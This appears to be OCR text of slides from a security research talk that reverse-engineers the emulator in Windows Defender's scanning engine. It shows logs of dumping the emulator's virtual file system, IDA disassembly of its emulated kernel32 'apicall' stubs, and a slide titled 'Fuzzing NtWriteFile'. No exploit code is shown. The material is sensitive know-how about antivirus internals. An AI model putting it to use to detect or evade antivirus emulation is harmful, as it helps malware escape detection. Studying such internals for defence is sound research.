[!]==> fwrite() wrote 1 of 1 to dumpfs/C:\\WINDOWS\SYSTEM32\mpnotify.exe
[!]
[+] ODS: "C:\\WINDOWS\FONTS"
[E]   C:\\WINDOWS\FONTS,  mqbkup.exe,
[+] ODS: "C:\\WINDOWS\SYSTEM32\mqbkup.exe"
[+] ODS: "In DumpFile"
```

Dumping The File System




```
[+] ODS: "In DumpFile"
[+] Got OutBuf C:\\Documents and Settings\JohnDoe\Local Settings\Applicatio
n Data\Microsoft\Windows\__empty: 0x1ae570, len 0x1
[!]
[!]==> fwrite() wrote 1 of 1 to dumpfs/C:\\Documents and Settings\JohnDoe\L
ocal Settings\Application Data\Microsoft\Windows\__empty
[!]
[+] ODS: "C:\\Documents and Settings\Administrator\Local Settings\Applicati
on Data\Microsoft\CD Burning"
[E]   NULL,  __empty,
[+] ODS: "C:\\Documents and Settings\Administrator\Local Settings\Applicati
on Data\Microsoft\CD Burning\__empty"
[+] ODS: "In DumpFile"
[+] Got OutBuf C:\\Documents and Settings\Administrator\Local Settings\Appl
ication Data\Microsoft\CD Burning\__empty: 0x1ae758, len 0x1
[!]
[!]==> fwrite() wrote 1 of 1 to dumpfs/C:\\Documents and Settings\Administr
ator\Local Settings\Application Data\Microsoft\CD Burning\__empty
[!]
[+] ODS: ""
[+] ODS: "Done with FS dump!"
$ 
```

Dumping The File System




```
$ ls dumpfs/
```

Dumping The File System



```
C:\\WINDOWS\SYSTEM32\z_863.nls
C:\\WINDOWS\SYSTEM32\z_865.nls
C:\\WINDOWS\SYSTEM32\z_866.nls
C:\\WINDOWS\SYSTEM32\z_869.nls
C:\\WINDOWS\SYSTEM32\z_874.nls
C:\\WINDOWS\SYSTEM32\z_875.nls
C:\\WINDOWS\SYSTEM32\z_932.nls
C:\\WINDOWS\SYSTEM32\z_936.nls
C:\\WINDOWS\SYSTEM32\z_949.nls
C:\\WINDOWS\SYSTEM32\z_950.nls
C:\\WINDOWS\SYSTEM32\ZIPFLDR.DLL
C:\\WINDOWS\System\__empty
C:\\WINDOWS\system.ini
C:\\WINDOWS\taskman.exe
C:\\WINDOWS\TEMP\__empty
C:\\WINDOWS\TWAIN_32.DLL
C:\\WINDOWS\TWAIN.DLL
C:\\WINDOWS\twunk_16.exe
C:\\WINDOWS\twunk_32.exe
C:\\WINDOWS\Web\__empty
C:\\WINDOWS\winhelp.exe
C:\\WINDOWS\winhlp32.exe
```

Dumping The File System




```
$ ls dumpfs/ | wc -l
1457
$ 
```


Demo

Disassembling `apicall`

Disassembling `apicall`



Disassembling `apicall`



IDA - kernel32Feb.mp.dll C:\Users\alex\Desktop\kernel32Feb.mp.dll

```
MultiByteToWideChar
MpStartProcess
MpCallPreEntryPointCode
MpCallPostEntryPointCode
sub_7C8070EA
MpReportEvent
MpReportEventEx
nullsub_1
IsBadReadPtr
VirtualProtect
GetProcAddress
MpExitThread
ExitThread
MpVmp32FastEnter
MpVmp32Entry
sub_7C80747A
sub_7C80F5AD
sub_7C816A8B
```

Line 1 of 1404

```
.text:7C816EF2 loc_7C816EF2:                           ; CODE XREF: sub_7C83C9FA+4↓j
.text:7C816EF2                 mov     edi, edi
.text:7C816EF4                 call    $+5
.text:7C816EF9                 add     esp, 4
.text:7C816EFC                 apicall ntdll!VFS_UnmapViewOfFile
.text:7C816F03                 retn    4
.text:7C816F03 ; END OF FUNCTION CHUNK FOR sub_7C83C9FA
.text:7C816F06
.text:7C816F06 ; =============== S U B R O U T I N E =======================================
.text:7C816F06
.text:7C816F06
.text:7C816F06 sub_7C816F06    proc near               ; CODE XREF: sub_7C83CB1D+16↓p
.text:7C816F06                 mov     edi, edi
.text:7C816F08                 call    $+5
.text:7C816F0D                 add     esp, 4
.text:7C816F10                 apicall ntdll!VFS_FindFirstFile
.text:7C816F17                 retn    8
.text:7C816F17 sub_7C816F06    endp
.text:7C816F17
```


000162FC 7C816EFC: sub_7C83C9FA-25AFE (Synchronized with Hex View-1)

```
FOUND: ntdll!VFS_UnmapViewOfFile
apicall: NTDLL_DLL_VFS_UnmapViewOfFile @ 0x7c816efc
FOUND: ntdll!VFS_UnmapViewOfFile
apicall: NTDLL_DLL_VFS_FindFirstFile @ 0x7c816f10
FOUND: ntdll!VFS_FindFirstFile
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
apicall: NTDLL_DLL_VFS_UnmapViewOfFile @ 0x7c816efc
FOUND: ntdll!VFS_UnmapViewOfFile
apicall: NTDLL_DLL_VFS_UnmapViewOfFile @ 0x7c816efc
FOUND: ntdll!VFS_UnmapViewOfFile
apicall: NTDLL_DLL_VFS_FindFirstFile @ 0x7c816f10
FOUND: ntdll!VFS_FindFirstFile
apicall: NTDLL_DLL_VFS_UnmapViewOfFile @ 0x7c816efc
FOUND: ntdll!VFS_UnmapViewOfFile
apicall: NTDLL_DLL_VFS_UnmapViewOfFile @ 0x7c816efc
FOUND: ntdll!VFS_UnmapViewOfFile
apicall: NTDLL_DLL_VFS_FindFirstFile @ 0x7c816f10
FOUND: ntdll!VFS_FindFirstFile
```

Demo


Fuzzing `NtWriteFile`

Fuzzing `NtWriteFile`



